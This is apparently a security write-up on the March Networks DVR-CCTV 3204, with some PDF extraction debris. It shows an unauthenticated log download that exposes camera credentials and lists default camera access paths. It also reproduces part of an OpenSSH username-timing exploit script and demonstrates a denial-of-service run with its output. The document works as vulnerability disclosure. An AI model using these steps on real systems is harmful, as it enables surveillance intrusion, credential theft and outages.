An Insecurity Overview of the March Networks DVR-CCTV 3204

===== ---+ Technical details and Attacks +--- =====

===== ---+ Digital Video Recorders +--- =====

DVRs are basically mini-PCs that allow a user to record TV broadcasts, cable, or DirectTV transmissions, depending on the model, in digital form on a hard drive located inside the recorder. This allows for the device to access the companies' server, which regularly downloads program guides into the device via a modem. Thus, DVRs provide the same recording and time-shifting functions as a VCR, just in a different medium.

===== ---+ DVR Operating System Details +--- =====

```
BusyBox v0.60.3 (2005.09.22-15:56+0000) Built-in shell (ash)
Enter 'help' for a list of built-in commands.
```

```
Welcome to the March Networks DVR
```

```

An Insecurity Overview of the March Networks DVR-CCTV 3204

Implementation Scenario of Visual Intelligence

The Visual Intelligence is a scalable, enterprise-class video surveillance and business optimization software suite that improves loss prevention, liability management, asset protection, and customer and employee safety using the DVR device (Digital Video Recorder)

The following illustration and table provide an overview of the R5 Visual Intelligence Suite. They also highlight the relationship between the R5 components including the Installer Console, Evidence Manager and Investigator, Administrator Console, ESM, and Evidence Reviewer.

An Insecurity Overview of the March Networks DVR-CCTV 3204

The figure 2.1 depicts the basic setup of an analog camera system and a network-based or the figure 2.2 depicts the basic setup of the IP camera system. In the traditional analog CCTV application, security cameras capture an analog video signal and transfer that signal over coax cable to the Digital Video Recorder (DVR).



Figure 2.1
Analog System





Figure 2.2
IP System

An Insecurity Overview of the March Networks DVR-CCTV 3204

The Administrator Console allows easy customization and maintenance of any number of systems, including software programming, revision control, health monitoring, user profile management and more. This and all R5 Visual Intelligence software includes context-sensitive Help for rapid user control with minimal training. Recorder Installation, Configuration, and Maintenance



All March Networks recorders have been preconfigured to operate at optimum settings for most environments. In addition, as cameras are connected to the recorder, they are automatically enabled and start capturing video. As part of your system installation, programming, and maintenance tasks, you can:

- Access each connected device and verify that the device is working properly. For example, you can view video, control a Pan-Tilt-Zoom (PTZ) camera, or test an alarm device.
- Customize the device settings to better meet your organization's needs. For example, you can specify higher video capture frame rates for cameras monitoring important views.
- Ensure the recorder is functioning properly by reviewing its general status. For example, you can check the recorder's clock settings, review hard drive temperatures, and assess storage targets.

An Insecurity Overview of the March Networks DVR-CCTV 3204

The Investigator allows users to zero in quickly on recorded video evidence. Graphical time/date search functions include a 'Refinement' feature for getting right to specific evidence. A Professional version adds the ability to search on userdefined ATM, teller or Point of Sale (POS) transaction data.

Looking Cameras on the Corporate Network

A screenshot of the "Live Overview" and "Live View: Input IP1" panels. The "Live Overview" panel on the left shows a grid of 16 camera feeds. Most feeds are labeled "Not Present". Some feeds have error messages: "Input 3 Disabled" and "Input 4 Disabled" in yellow; "Axis 10.199.1.55 (Disconnected)" and "IP Input 2 Disabled (Click to Assign)" in red; and "IP Input 3 Disabled (Click to Assign)" and "Lumenera 10.50.10.296 (Camera Error)" in blue. The "Live View: Input IP1" panel on the right shows a large black frame with the text "Waiting for data...". A red circle highlights this frame. Below it is a configuration section with a dropdown for "IP Camera Type" set to "Axis Network Camera", an "Address" field containing "10.199.1.55:6001", a "Login" field with "root", a "Password" field with "xxxx", and a button "Assign IP Camera Parameters".

An Insecurity Overview of the March Networks DVR-CCTV 3204

The camera can be easily accessed with an internet browser we will use the “Administrator Console” to scan the network and obtain data of the cameras available, we must know that many of these cameras are by default installation without password e.g.:

Canon cameras:

/sample/LvAppl/

MOBOTIX cameras:

/control/userimage.html

JVC cameras:

V.Networks [Motion Picture(Java)]

Control the Pan/Tilt and move to the Preset Position

FlexWatch cameras:

/app/idxas.html

/Saving & Retrieving Mode

Panasonic cameras:

/ViewerFrame?Mode=Motion

TOSHIBA cameras (maybe you need Java):

/TOSHIBA Network Camera

Sony cameras:

/home/home.html

WebcamXP (software):

/my webcamXP server!

Axis

/operator/basic.shtml

Lumenera

```

An Insecurity Overview of the March Networks DVR-CCTV 3204

There is high risk!!!

Since configuration of the IP address, user console and root is carried out over the "administrator console", the vulnerability lies within Watchdog's HTTP server application.



Any user can obtain the log files without authentication by accessing the following PATH **http://dvr-address/scripts/logfiles.tar.gz**. The intruder can then uncompress the tar file and access the config.dat to reveal username and passwords, names of devices, and IP addresses of other security components attached to the corporate network, the following pictures depicts the remote attack:

See the IP address of the online camera with the Administrator Console **10.50.10.247**

Note: Remember, the DVR's IP address is 10.50.10.246

The intruder can obtain the log file from DVR device **http://10.50.10.246/scripts/logfiles.tar.gz**



An Insecurity Overview of the March Networks DVR-CCTV 3204

The intruder have the config.dat file:

```
video=[  
    ip-1=[  
        address="10.50.10.247"           ← Camera IP address  
        enabled=true  
        frameRate=2  
        hw="bi_soft_ipcamera_4"  
        ioCreator="ipcamera"  
        password="pass"                 ← Camera password  
        protocol="Axis"  
        record=true  
        userID="root"                  ← Camera User ID
```

And finally **pwned** the IP Camera:

---+ Timing attack (brute force attack port (22) PoC +---  
=====
```

In cryptography, a timing attack is a side channel attack in which the attacker attempts to compromise a cryptosystem by analyzing the time taken to execute cryptographic algorithms. The attack exploits the fact that every operation in a computer takes time to execute.

Information can leak from a system through measurement of the time it takes respond to certain queries. How much such information can help an attacker depends on many variables: crypto system design, the CPU running the system, the algorithms used, assorted implementation details, timing attack countermeasures, the accuracy of the timing measurements, etc.

Timing attacks are generally overlooked in the design phase because they are so dependent on the implementation.

Use the code:

```
#!/bin/bash  
  
#  
# $Id: raptor_sshtime,v 1.1 2007/02/13 16:38:57 raptor Exp $  
#  
# raptor_sshtime - [Open]SSH remote timing attack exploit  
# Copyright (c) 2006 Marco Ivaldi <raptor@0xdeadbeef.info>  
#  
# OpenSSH-portable 3.6.1p1 and earlier with PAM support enabled immediately  
# sends an error message when a user does not exist, which allows remote  
# attackers to determine valid usernames via a timing attack (CVE-2003-0190).  
#  
# OpenSSH portable 4.1 on SUSE Linux, and possibly other platforms and versions,  
# and possibly under limited configurations, allows remote attackers to  
# determine valid usernames via timing discrepancies in which responses take  
# longer for valid usernames than invalid ones, as demonstrated by sshtime.  
# NOTE: as of 20061014, it appears that this issue is dependent on the use of  
# manually-set passwords that causes delays when processing /etc/shadow due to  
# an increased number of rounds (CVE-2006-5229).  
#  
# This is a simple shell script based on expect meant to remotely analyze  
# timing differences in sshd "Permission denied" replies. Depending on OpenSSH  
# version and configuration, it may lead to disclosure of valid usernames.  
#  
# Usage example:  
# [make sure the target hostkey has been approved before]  
# ./sshtime 192.168.0.1 dict.txt  
#  
  
# Some vars  
port=22  
  
# Command line  
host=$1  
dict=$2  
  
# Local functions  
function head() {  
    echo ""  
    echo "raptor_sshtime - [Open]SSH remote timing attack exploit"  
    echo "Copyright (c) 2006 Marco Ivaldi <raptor@0xdeadbeef.info>"  
    echo ""  
}
```

```
function foot() {
    echo ""
    exit 0
}

function usage() {
    head
    echo "[make sure the target hostkey has been approved before]"
    echo ""
    echo "usage :./sshtime <target> <wordlist>"
    echo "example: ./sshtime 192.168.0.1 dict.txt"
    foot
}

function notfound() {
    head
    echo "error : expect interpreter not found!"
    foot
}

# Check if expect is there
expect=`which expect 2>/dev/null`
if [ $? -ne 0 ]; then
    notfound
fi

[/snip]
```

```
====+=====
---+ Denial of service attack port (80) +---
====+=====
```

A denial-of-service attack (DoS attack) is an attempt to make a computer resource unavailable to its intended users. Although the motives for a DoS attack may vary, it generally comprises the concerted, malevolent efforts of a person(s) to prevent an Internet site or service from functioning temporarily or indefinitely.

```
-----
Usage: dos.php "host" "/path/" "times"

host:    target server (ip or hostname)
path:    path of the file, including file and extension.
times:   number of times to "download" the file.
```

```
C:\>php -f dos.php "10.50.10.246"
"//////////" 10000 crashed!!!
```

```
C:\>nc -vvn 10.50.10.246 80
(UNKNOWN) [10.50.10.246] 80 (?) connection refused
sent 0, rcvd 0: NOTSOCK
← Successful Denial of Service attack
```
